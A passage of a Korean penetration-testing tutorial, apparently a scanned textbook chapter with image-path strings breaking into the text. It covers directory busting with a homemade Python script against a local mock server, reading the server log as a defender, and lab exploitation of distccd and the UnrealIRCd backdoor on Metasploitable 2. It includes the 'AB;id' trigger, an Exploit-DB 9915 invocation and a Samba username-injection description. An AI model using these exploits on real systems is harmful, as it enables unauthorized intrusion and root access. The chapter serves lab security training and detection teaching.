Step 121. 수동 익스플로잇 2: 레퍼토리 확장 — 서비스마다 열리는 문이 다르다
Level 2 — 보안 입문과 공격 스킬 기초 | 난이도 ★★★★☆ | 예상 소요 시간 4시간
전제: Step 120을 마쳤다. 프레임워크 없이 취약점을 수동 발동시킬 수 있고, "입력 → 서버 내부 → 결과" 3단 정리를 안다.
- 준비물: Kali와 MS2 (또는 Kali 한 대 + 파이썬 3), 터미널 2개
- 주의: ⚠ 이 챕터의 실습은 내 랩·합법 플랫폼 전용입니다. 허가 없는 시스템에 적용하면 범죄입니다.
Step 120에서 공격 하나를 맨손으로 재현했습니다. 오늘은 레퍼토리를 늘립니다. 취약점 박물관인 MS2에는 서비스마다 "고전"이 있습니다 — distcc는 인증 없는 명령 실행, UnrealIRCd는 백도어, Samba는 사용자명 주입. 이 고전들은 CTF에서도 실전에서도 빠른 첫 승부를 만듭니다. 그리고 서비스 공격과 결이 다른 수법 하나 — 웹의 숨겨진 경로 탐색을 직접 서버를 만들어 실측합니다. 마지막에는 "왜 어떤 쉘은 root이고 어떤 쉘은 daemon인가"를 권한 비교표로 정리합니다.
1. 학습 목표
이 챕터를 끝내면 다음을 할 수 있습니다:
- 숨겨진 경로 탐색(디렉터리 버스팅)의 원리를 직접 만든 서버로 실증한다
- 탐색 행위가 서버 로그에 어떻게 남는지 읽는다
- distcc, UnrealIRCd, Samba의 고전 취약점 유형을 3단 정리로 말한다
- 얻은 쉘의 권한이 서비스 실행 계정에 의해 결정됨을 비교표로 정리한다
- "발판 확보 후 권한 상승"이라는 실전 순서를 설명한다
2. 배경 지식 — 오늘의 도구와 개념
오늘의 도구 한눈에 보기
| 구분 | 내용 |
|---|---|
| 언어·환경 | Kali 쉘 + 파이썬 3 (urllib, http.server — 설치 불필요) |
| 오늘의 명령 | python3 -m http.server, searchsploit, nc, 직접 만드는 탐색 스크립트 |
| 필요한 개념 | 디렉터리 버스팅, HTTP 상태 코드(200/301/404), 서비스별 고전 취약점 || 오늘의 산출물 | 공략 기록표 (서비스 | 취약점 | 사용 코드 | 획득 권한) |
2-1. 디렉터리 버스팅 — 주소창을 추측하는 공격
웹서버에는 링크가 걸리지 않은 경로가 종종 있습니다. /admin, /backup, /test 같은 것들이지요. 링크가 없다는 것은 "찾기 어렵다"일 뿐 "없다"가 아닙니다 — 주소를 추측해 요청해 보면 서버는 성의 있게 대답합니다. 있으면 200, 없으면 404. 이 대답의 차이로 숨은 경로를 찾아내는 것이 디렉터리 버스팅(directory busting)입니다. gobuster, dirb 같은 전용 도구가 있지만, 원리는 "사전의 단어를 하나씩 붙여 요청하고 상태 코드를 보는 것" — 오늘 우리가 직접 만들 겁니다.
2-2. 상태 코드 읽기 — 200, 301, 404
탐색의 판독 기준은 상태 코드입니다. 200은 "있다", 404는 "없다". 301은 "주소가 이사 갔다"인데, 웹서버는 /admin 요청을 /admin/으로 안내하며 301을 냅니다 — 즉 301도 사실상 "있다"는 신호입니다. 파이썬 urllib는 이 이사 안내를 자동으로 따라가므로, 우리 스크립트는 최종 도착지의 코드를 보게 됩니다 (3-2에서 실측합니다).
2-3. 서비스별 고전 — 취약점 박물관의 소장품
MS2의 유명 서비스 세 개를 정리합니다. 상세 실습은 여러분의 랩에서 하고(출력은 예시로 표기), 원리는 Step 120의 3단 정리에 얹으세요.
- distccd (3632번): 분산 컴파일 데몬. 컴파일 요청을 검증하지 않아, 요청 안에 셸 명령을 심으면 실행됩니다 — Step 120의 모사 서버가 바로 이 원리입니다. 얻는 권한은 대개
daemon. - UnrealIRCd (6667번): IRC 서버. 유출된 버전 3.2.8.1에 백도어가 심어져, 특정 문자열로 시작하는 메시지를내면 명령이 실행됩니다. vsftpd 백도어와 같은 "트리거" 구조입니다.
- Samba "username map script" (139/445번): 사용자명을 매핑하는 설정이 명령 실행과 얽혀, 사용자명에 셸 명령을 심는 공격이 성립합니다. 데이터가 명령이 되는 명령 인젝션의 변종입니다.
2-4. 권한의 비대칭 — 왜 어떤 쉘은 root이고 어떤 쉘은 daemon인가
서비스는 각자 어떤 계정으로 실행됩니다. vsftpd 백도어는 뿌리 권한의 쉘을 열었지만, distcc로 얻는 쉘은 대개 제한된 계정(daemon)입니다. 취약점의 종류가 아니라 서비스를 실행한 계정이 권한을 결정합니다. 그래서 실전의 순서는 "일단 발판 확보 → 이후 권한 상승"입니다. daemon 쉘도 실패가 아니라 첫발입니다.
3. 따라 하기
3-1. 모사 대상 만들기 — 숨겨진 경로를 가진 웹서버
먼저 "공격당할" 웹서버를 만듭니다. 겉으로는 평범한 홈페이지인데, 링크 없는 경로들이 숨어 있습니다.
입력
mkdir -p /tmp/websrv2/admin /tmp/websrv2/backup
cd /tmp/websrv2
echo "<h1>회사 홈페이지(랩)</h1>" > index.html
echo "관리자 페이지 — 개발 중" > admin/index.html
echo "DB 백업 비밀번호: summer2024!" > backup/notes.txt
echo "flag{디렉터리_탐색_성공}" > secret.txt
python3 -m http.server 8081 --bind 127.0.0.1 > /tmp/websrv2.log 2>&1 &
읽는 법: 홈페이지(index.html)에는 /admin, /backup, secret.txt로 가는 링크가 없습니다. 하지만 파일은 존재합니다. "숨김(security by obscurity)"이 얼마나 약한 방어인지 곧 확인합니다. 로그는 /tmp/websrv2.log에 남깁니다 — 3-3에서 범행 현장을 봅니다.
3-2. 탐색 스크립트 — 사전을 하나씩 대입한다
입력 (dirbust.py)
import urllib.request, urllib.error, time
HOST = "http://127.0.0.1:8081"
WORDS = ["admin", "login", "backup", "test", "secret.txt",
"config", "uploads", "robots.txt", "index.html"]
found = []
start = time.time()
for w in WORDS:
url = f"{HOST}/{w}"
try:
code = urllib.request.urlopen(url, timeout=2).status
except urllib.error.HTTPError as e:
code = e.code
if code == 200:
found.append((w, code))
print(f"[200] {url}")
print(f"시도 {len(WORDS)}개, 발견 {len(found)}개, {time.time()-start:.2f}초")
출력 (2026-09-09 실측):
[200] http://127.0.0.1:8081/admin[200] http://127.0.0.1:8081/backup
[200] http://127.0.0.1:8081/secret.txt
[200] http://127.0.0.1:8081/index.html
시도 9개, 발견 4개, 0.03초
읽는 법: 아홉 단어 중 네 개가 살아 있었습니다. login, test, config, uploads, robots.txt는 404로 걸러졌고, 숨겨진 /admin, /backup, secret.txt가 전부 드러났습니다. secret.txt의 내용을 받아 오면(curl http://127.0.0.1:8081/secret.txt 또는 urllib로 본문 읽기) flag{디렉터리_탐색_성공}이 나옵니다. 링크가 없었을 뿐, 방어는 없었습니다.
왜: 핵심 부품은 두 개 — 추측할 단어 목록(사전)과 상태 코드 판독입니다. gobuster 같은 전문 도구도 이 뼈대에 수만 개의 사전과 병렬 처리를 얹은 것입니다. 사전의 품질이 탐색의 품질을 결정합니다.
3-3. 범행 현장 — 서버 로그에 남은 것
이제 관점을 바꿔 방어자가 되어 봅니다. 웹서버 로그를 열어 보세요.
입력
head -15 /tmp/websrv2.log
출력 (2026-09-09 실측):
127.0.0.1 - -[09/Sep/2026 15:12:04] "GET /admin HTTP/1.1" 301 -
127.0.0.1 - - [09/Sep/2026 15:12:04] "GET /admin/ HTTP/1.1" 200 -
127.0.0.1 - - [09/Sep/2026 15:12:04] code 404, message File not found
127.0.0.1 - - [09/Sep/2026 15:12:04] "GET /login HTTP/1.1" 404 -
127.0.0.1 - - [09/Sep/2026 15:12:04] "GET /backup HTTP/1.1" 301 -
127.0.0.1 - - [09/Sep/2026 15:12:04] "GET /backup/ HTTP/1.1" 200 -
127.0.0.1 - - [09/Sep/2026 15:12:04] code 404, message File not found
127.0.0.1 - - [09/Sep/2026 15:12:04] "GET /test HTTP/1.1" 404 -
127.0.0.1 - - [09/Sep/2026 15:12:04] "GET /secret.txtHTTP/1.1" 200 -
읽는 법: 모든 시도가 시간·경로·결과와 함께 기록됐습니다. /admin에는 301이 먼저 나가고 우리 스크립트가 /admin/으로 따라간 흔적(301 다음 줄의 200)도 보입니다. 방어자의 눈으로 보면 "한 주소에서 연속된 404"는 디렉터리 버스팅의 전형적인 발자국입니다. 공격이 성공해도 로그에는 다 남는다 — 이 사실은 이 Level 내내 따라다니는 법칙입니다.
왜: 공격 도구를 만드는 챕터에서 굳이 로그를 보는 이유입니다. 내 공격이 상대 화면에서 어떻게 보이는지 아는 것이, 탐지를 피하는 법이 아니라 탐지 규칙을 이해하는 길입니다.
3-4. 레퍼토리 확장 — MS2의 고전 셋 (랩 실습, 출력 예시)
여러분의 Kali↔MS2 랩에서 진행하세요. 아래 출력은 출력 예시입니다.
distccd (3632번): searchsploit distccd로 파이썬 익스플로잇을 찾아 실행합니다.
searchsploit distccd
python3 /usr/share/exploitdb/exploits/multiple/remote/9915.py MS2_IP
whoami
daemon
UnrealIRCd (6667번): 접속 후 백도어 트리거 문자열을 보냅니다 (searchsploit unreal ircd 참고).
nc MS2_IP 6667
AB;id
uid=0(root) gid=0(root)
Samba username map script (139/445번): 사용자명 자리에 쉘 명령을 심는 공격입니다. 개념을 확인한 뒤에는 검증을 Metasploit 모듈로 대조해 보세요 — 수동과 자동의 결과가 같음을 확인하는 연습입니다.
읽는 법: 셋의 결이 다릅니다. distcc는 "요청 데이터 속 명령 실행", UnrealIRCd는 "트리거 문자열", Samba는 "입력 필드 주입"입니다. 하지만 3단 정리로 적어 보면 셋 모두 "검증되지 않은 입력 → 서버에서 실행 → 결과 반환"이라는 같은 뼈대에 앉습니다.
3-5. 공략 기록표 — 권한을 비교한다
오늘부터 공격할 때마다 표를 남기세요. 침투 테스트 보고서의 원형입니다.
입력 (노트에 작성 — 예시)
서비스 | 취약점 | 사용 코드/수법 | 획득 권한
vsftpd 2.3.4 | 백도어 트리거(:)) | nc 수동 (Step 120) | root
distccd | 인증 없는 명령 실행 | Exploit-DB 9915 | daemon
UnrealIRCd | 백도어 트리거(AB;) | nc 수동 | root
웹서버 | 숨겨진 경로 | dirbust.py (자작) | (파일 열람)
읽는 법: 같은 랩인데 권한이 root와 daemon으로 갈립니다. 이유는 취약점의 종류가 아니라 서비스 실행 계정입니다 (2-4). daemon으로 끝난 공격은 "실패"가 아니라 권한 상승의 출발점입니다.
왜: 표를 쓰는 습관은 "다음에 뭘 할까"를 정하는 지도가 됩니다. daemon 쉘이라면 다음 행동은 권한 상승 정찰이고, 파일 열람이라면 그 안의 정보(비밀번호, 설정)가 다음 단서입니다.
4. 미션과 연습문제
미션 — 레퍼토리 3종 + 권한 비교표
- 3-1의 모사 웹서버와 3-2의 탐색 스크립트를 만들고,
secret.txt의 플래그를 획득한다 - 탐색 워드리스트에 단어 5개를 추가해(예:
phpmyadmin,.git,old,dev,api) 다시 실행하고 결과를 기록한다 - MS2에서 distccd와 UnrealIRCd 중 하나 이상을 공략하고
whoami결과를 기록한다 - 3-5 형식의 공략 기록표를 완성한다 — 서비스 3개 이상, 획득 권한 포함
- 서버 로그(/tmp/websrv2.log)에서 내 탐색의 발자국을 찾아 베껴 둔다
연습문제
문제 1. 디렉터리 버스팅에서 200, 301, 404가 각각 의미하는 것과, 301이 사실상 "있다"는 신호인 이유를 말해 보세요.
문제 2. 같은 취약 랩인데 vsftpd 공격은 root를, distcc 공격은daemon을 주는 이유는 무엇인가요?
문제 3. "숨겨진 경로는 링크가 없으니 안전하다"는 주장의 오류를 오늘 실습으로 반박해 보세요.
문제 4. 방어자가 웹서버 로그에서 디렉터리 버스팅을 알아채는 단서는 무엇인가요?
5. 모범 답안과 완료 기준
미션 모범 답안
공략 기록표의 예 (권한은 랩 설정에 따라 다를 수 있습니다):
서비스 | 취약점 | 사용 코드/수법 | 획득 권한
웹서버(모사) | 숨겨진 경로 노출 | dirbust.py | 파일 열람(flag 획득)
distccd | 인증 없는 명령 실행 | searchsploit 결과 코드 | daemon
UnrealIRCd | 백도어 트리거 | nc로 트리거 전송 | root
워드리스트 확장 실험에서는 .git처럼 개발 산출물 경로가 실제 서비스에서 자주 털리는 경로임을 확인하면 좋습니다 — 소스 저장소 폴더가 통째로 웹에 노출되는 사고가 실제로 잦습니다.
검증하는 법: ① 플래그 flag{디렉터리_탐색_성공}를 실제로 읽었는가. ② 추가한단어로 재실행한 기록이 있는가. ③ 표에 권한 열이 채워져 있는가. ④ 로그 발자국을 베껴 뒀는가.
연습문제 해답
문제 1 해답. 200은 "경로가 있다", 404는 "없다", 301은 "이사 안내"입니다. /admin 요청에 서버가 /admin/으로 301을 내는 것은 그 디렉터리가 실제로 있기 때문입니다 — 없는 경로에는 301이 아니라 404가 나갑니다. 그래서 301도 발견 신호로 취급합니다 (3-3 로그 실측 참고).
문제 2 해답. 취약점이 아니라 서비스 실행 계정이 권한을 결정하기 때문입니다. vsftpd 백도어는 뿌리 권한의 문을 열고, distccd는 daemon 계정으로 실행되므로 그 계정의 쉘이 나옵니다. 그래서 실전 순서는 "일단 발판 → 권한 상승"입니다.
문제 3 해답. 링크 부재는 "찾기 어려움"일 뿐 접근 제어가 아닙니다. 오늘 실습에서 단 아홉 개의 추측으로 숨겨진 세 경로가 전부 노출됐고 0.03초 걸렸습니다. 숨김에 의존하는 방어(security by obscurity)는 사전 크기와 시간의 문제로 환원됩니다.
문제 4 해답. 같은 출발지 주소에서 짧은 시간에 연속으로 발생하는 404 요청, 그리고 사전스러운 경로들(admin, backup, test…)의 패턴입니다. 정상 사용자는 존재하지 않는 경로를 초당 수 회 두드리지 않습니다.
완료 기준 체크리스트
- [ ] 모사 웹서버와 탐색 스크립트를 직접 만들어 플래그를 획득했다
- [ ] 상태 코드 200/301/404를 판독 기준으로 설명할 수 있다
- [ ] 탐색이 서버로그에 남기는 흔적을 직접 확인했다
- [ ] MS2 서비스 1개 이상을 수동/반수동으로 공략했다
- [ ] 권한이 서비스 실행 계정에서 결정됨을 비교표로 정리했다
- [ ] "발판 확보 → 권한 상승"의 실전 순서를 말할 수 있다
6. 흔한 실수와 해결
벽 1. 쉘을 얻었는데 root가 아니다
증상: distcc 공략 후 whoami가 daemon입니다.
원인: 실패가 아닙니다. 서비스가 daemon으로 실행되므로 쉘도 daemon입니다 — 대부분의 실전 침투가 이렇게 시작합니다.
해결: "일단 발판 확보, 이후 권한 상승"이 정석입니다. daemon 쉘에서 할 수 있는 정찰(설정 파일 읽기, 로컬 취약점 조사)이 다음 수업의 재료입니다.
벽 2. 탐색 스크립트가 전부 404만 낸다
증상: 분명히 만들어 둔 경로인데 발견되지 않습니다.
원인: 서버가 꺼져 있거나, 포트가 다르거나, http.server를 다른 폴더에서 실행했을 수 있습니다. 이 서버는 실행한 폴더를 루트로 삼습니다.
